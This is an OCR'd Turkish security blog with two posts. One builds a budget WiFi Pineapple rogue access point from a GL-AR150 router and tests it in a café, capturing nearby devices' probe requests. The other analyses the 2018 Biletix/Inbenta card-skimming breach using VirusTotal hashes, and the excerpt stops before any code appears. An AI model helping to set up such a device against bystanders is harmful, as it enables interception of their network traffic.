
Mesaja konu olan web sayfasını ziyaret ettikten sonra ilk iş olarak DealeXtreme sitesinden yaklaşık 75 TL'ye GL-AR150 model mini router satın almaya karar verdim.




GL-AR150 elime ulaştıktan sonra ilgili GitHub adresinden GL-AR150 için özel olarak oluşturulmuş WiFi Pineapple Nanodonanım yazılımını (firmware) indirip kurduktan ve usb bağlantı noktasına WiFi sızma testlerinin vazgeçilmezi olan TL-WN722N adaptörünü bağladıktan sonra WiFi ağlarını denetlemek için önümde bir engel kalmamış oldu.



Firmware update
192.168.1.1
Hack 4 Career. Inform
LinkedIn
Mert SARICA (mertsa
Inbox - mert.sarica@
Login | Splunk
FIRMWARE UPDATE
You are going to update firmware on the device.
Please, choose file from your local hard drive and click Update firmware button.
Choose File
No file chosen
Update firmware
WARNINGS
do not power off the device during update
if everything goes well, the device will restart
you can upload whatever you want, so be sure that you choose proper firmware image for your device
You can find more information about this project on GitHub


Update in progress
192.168.1.1
Hack 4 Career. Inform
LinkedIn
Mert SARICA (mertsa
Inbox - mert.sarica@
Login | Splunk
UPDATE IN PROGRESS
Your file was successfully uploaded! Update is in progress and you should wait for automatic reset of the device.
Update time depends on image size and may take up to a few minutes. You can close this page.
You can find more information about this project on GitHub


WiFi Pineapple
192.168.1.1:1471/#!/modules/Setup
Hack 4 Career. Inform
LinkedIn
Mert SARICA (mertsa
Inbox - mert.sarica@
Login | Splunk
WiFi Pineapple
Welcome
Get Started

WiFi Pineapple Nano yüklü GL-AR150'nin doğru bir şekilde çalışıp çalışmadığını kontrol etmek için ise bu blog yazısını yazarken konuşlandığım Starbucks'ta, basit bir test yapmaya karar verdim. 38 dakikalık bir testin sonucunda, GL-AR150'nin etrafta tespit ettiği tüm WiFi erişim noktalarını (access point, SSID) başarıyla çoklayabildiğini teyit edebildim.


SAMSUNG
%84 11:42
192.168.1.1:1471/#!/modul
0 hours, 38 minutes
UPTIME
34% CPU USAGE
0
CLIENTS CONNECTED
36
SSIDS IN POOL
7 SSIDS ADDED THIS SESSION


SAMSUNG
%85 11:31
Timestamp | Event | MAC | SSID
Feb 10 11:05:43 | Probe Request | 80:e6: | VINNWiFi_833345
Feb 10 11:05:47 | Probe Request | 48:bf: | WATERGARDEN
Feb 10 11:05:51 | Probe Request | 40:9f: | MASALBAHCE
Feb 10 11:06:06 | Probe Request | 78:d7: | WiSpotter
Feb 10 11:06:19 | Probe Request | 78:d7: | WiSpotter
Feb 10 11:06:28 | Probe Request | 80:e6: | VINNWiFi_833345
Feb 10 11:06:30 | Probe Request | b0:72 | NETS3
Feb 10 11:06:30 | Probe Request | b0:72 | NETS6

Testler esnasında “ucuz etin yahnisi yavan olur” sözünü hatırlatacak bir tecrübem olmamış olsa da, zaman içinde güvenlik araştırmalarında kullandıkça bunu çok daha net göreceğim. Bu yazının Wifi Pineapple Nano alacak bütçesi olmayan siber güvenlik araştırmacıları, meraklıları için faydalı olacağını inanarak, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Hayaller Pineapple Hayatlar GL-AR150 appeared first on Siber Güvenlik Günlüğü.

Biletix Vakası

By Mert SARICA on August 1st, 2018

27 Haziran 2018 tarihinde Biletix firması, sosyal medya hesapları ve web sitesi üzerinden bir güvenlik duyurusu yaptı. Bu duyuruda, 23 Haziran 2018 Cumartesi günü Ticketmaster İngiltere firmasına dış kaynaklı hizmet sunan Inbenta Technologies tarafından sağlanan ve müşteri destek hizmetleri için kullanılan ürün üzerinde kötü amaçlı bir yazılımı tespit edildiği yer alıyordu. Inbenta’nın bu ürününün tüm Ticketmaster International web sitelerinde (Türkiye de dahil) kullanılmış olması sebebiyle de bazı müşterilerinin kişisel verilerine ve ödeme bilgilerine, tanımlanamamış üçüncü kişiler tarafından izinsiz olarak erişilmiş olabileceği belirtilmiş ve ayrıca yaptıkları incelemelere göre, olaydan sadece bilet alma girişiminde bulunan veya bilet satın almış olan İngiltere tüketicilerinin bir kısmının etkilenmiş olabileceğini tespit ettikleri belirtilmişti. Son olarak da İngiltere’deki müşterilerinden Şubat 2018 ve 23 Haziran 2018 tarihleri arasında ve diğer uluslararası müşterilerinden Eylül 2017 ila 23 Haziran 2018 tarihleri arasında bilet almış veya almayı denemiş olanların bu durumdan etkilenmiş olabilecekleri söyleniyordu.

SIKÇA SORULAN SORULAR

Şifremi yenilemek için ne yapmalıyım?
Hesabınıza tekrar giriş yapmak istediğinizde, her zamanki gibi giriş yap butonuna basın ve şifremi unuttum linkine tıklayın.

Hangi ülkeler etkilendi?
Yaptığımız incelemelere göre, olaydan sadece bilet alma girişiminde bulunan veya bilet satın almış olan İngiltere tüketicilerinin bir kısmının etkilenmiş olabileceğini tespit ettik. Önlem olarak, ayrıca tüm Ticketmaster International müşterilerini uyararak, hesaplarına bir sonraki girişlerinde şifrelerini yenilemeleri gerektiği konusunda bilgilendiriyoruz. Kuzey Amerika'daki müşterilerimiz bu durumdan etkilenmemiştir.

Bu nasıl oldu?
23 Haziran 2018 Cumartesi günü Ticketmaster İngiltere, firmamıza dış kaynaklı hizmet sunan Inbenta Technologies tarafından sağlanan ve müşteri destek hizmetleri için kullanılan ürün üzerinde çalışan kötü amaçlı bir yazılımın, Birleşik Krallık'taki müşterilerinin verilerini bilinmeyen 3. kişilere aktardığını tespit etmiştir. Bilinmeyen kişilerce, kişisel verilere olası izinsiz erişim tespit edildiği anda Ticketmaster, bu hizmeti tüm ülkelerde devre dışı bırakmıştır.

Inbenta'nın bu ürününün tüm Ticketmaster International web sitelerinde kullanılmış olması sebebiyle, bazı müşterilerimizin kişisel verilerine ve ödeme bilgilerine, tanımlanamamış üçüncü kişiler tarafından izinsiz olarak erişilmiş olabilir. Adli ve güvenlik uzmanı ekiplerimiz bu olayın sebeplerini araştırmak üzere durmaksızın çalışmaya devam etmektedirler.

Hangi bilgilere erişilmiş olabilir?
İzinsiz erişilmiş veriler arasında isim, adres, e-posta adresi, telefon numarası, ödeme bilgileri ve Biletix hesap bilgileri olabilir.

Etkilenen ülkeler hangileridir?
Inbenta servisi Ticketmaster International, Ticketmaster İngiltere, GETMEIN! ve Ticketweb sitelerinde hizmet sağlamaktaydı. Bu yüzden tüm olası etkilenmiş müşterilerimize bilgi veriyoruz. Kuzey Amerika'daki müşterilerimiz etkilenmemiştir.

Bu durumdan etkilenip etkilenmediğimi nasıl anlayacağım?
Hesap bildirilerinizi, herhangi bir sahtekarlık veya kimlik hırsızlığı şüphesine karşı takip etmenizi tavsiye ederiz. Endişe duymanız veya hesabınızda herhangi bir şüpheli hareket olması durumunda bankanız ile iletişime geçiniz.

Tedbir amaçlı olarak, tüm müşterilerimizin Biletix hesaplarına bir sonraki girişlerinde şifrelerini yenilemeleri gerekecektir.

Aktif olarak bünyelerinde izleme ve müdahale yapan analistlerden oluşan bir Siber Güvenlik Merkezi'ne sahip olan kurumlar, Biletix'te doğru gitmeyen birşeyler olduğunu Nisan ayı gibi kullandıkları güvenlik teknolojilerinin ürettiği alarmları sayesinde öğrendiler. ;) Mayıs ayı itibariyle antivirüs yazılımlarına gelen güncelleme ile Biletix üzerinden bilet almaya çalışan son kullanıcılar ise web sitesine gömülü olan http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126 dosyası için zararlı yazılım uyarısı ile karşılaşmaya başladılar.

virustotal

SHA256: eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530

Tespit edilme orani 2 / 59

Analiz tarihi: 2018-06-21 10:20:15 UTC (2 hafta, 3 gün önce) En sonuncusunu görüntüle

Analizler. Ek bilgi. Yorumlar. 1 Oylar


Antivirus	Sonuç	Güncelle
Symantec	Infostealer	20180621
TrendMicro-HouseCall	Suspicious_GEN.F47V0516	20180621
Ad-Aware	✓	20180621
AegisLab	✓	20180621
AhnLab-V3	✓	20180621
Alibaba		20180621
ALYac	✓	20180621
Antiy-AVL	✓	20180621
Arcabit	✓	20180621
Avast	✓	20180621
Avast-Mobile	✓	20180621
AVG	✓	20180621
Avira (no cloud)	✓	20180621
AVware	✓	20180621
Babable	✓	20180406
Baidu	✓	20180621

File information


Identification Content Analyses Submissions ITW Comments


MD5	3d154b03ccf7b836b67edab442a98cfc
SHA-1	a0445373490ad8b5260ca0cc7df4e709a9d732c7
SHA-256	eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530
ssdeep	6144:Z4qHnubYPzYVgxPYwS88ziyjXCIsdGG/RYJ1QA8rkTSXLU8tDZipdyPF04uciFz:pH1UgxQf88ziy7EX48b d64uciFz
Size	636.4 KB (651645 bytes)
Type	Text
Magic	ISO-8859 English text, with very long lines, with CRLF line terminators
TrID	Unknown!
Detection ratio	2 / 59
First submission	2018-04-25 12:18:08 UTC (2 ay önce)
Last submission	2018-05-28 15:05:45 UTC (1 ay önce)
Tags	text


Download file Re-scan file Close



Merak kediyi öldürmeden olayın perde arkasını öğrenmek için zararlı kod içeren javascript dosyasına ulaşıp analiz etmek için işe koyulmaya karar verdim. inbenta.js dosyasının zararsız sürümünü http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js adresinden indirip, okunaklı (beautified) hale getirdikten sonra VirusTotal'dan indirdiğim zararlı kod içeren inbenta.js dosyası ile kıyasladığımda, 18927. satır itibariyle zararlı kod ortaya çıkıverdi. Zararlı JavaScript Analizi başlıklı yazımda olduğunun aksine bu defa gizlenmiş javascript kodunu sanal sistemimdeki internet tarayıcısı ile çözmek (deobfuscate) yerine daha hızlı ilerleyebilme adına IlluminateJs web uygulaması ile çözmeye karar verdim.


Online JavaScript beautifier
Not secure | jsbeautifier.org
Beautify, unpack or deobfuscate JavaScript and HTML, make JSON/JSONP readable, etc.
All of the source code is completely free and open, available on GitHub under MIT licence,
and we have a command-line version, python library and a node package as well.
Indent with 4 spaces
Allow 5 newlines between tokens
Do not wrap lines
Braces with control statement
HTML <style>, <script> formatting:
Add one indent level
End script and style with newline?
Support e4x/jsx syntax
Use comma-first list style?
Detect packers and obfuscators?
Preserve inline braces/code blocks?
Keep array indentation?
Break lines on chained methods?
Space before conditional: "if(x)" / "if (x)"
Unescape printable chars encoded as \xNN or \uNNNN?
Use JSLint-happy formatting tweaks?
Indent <head> and <body> sections?
Use a simple textarea for code input?
Beautify JavaScript or HTML
Beautify JavaScript or HTML
Browser extensions and other uses
A bookmarklet (drag it to your bookmarks) by Ichiro Hiroshi to see all scripts used on the page.
Chrome, in case the built-in CSS and javascript formatting isn't enough for you:
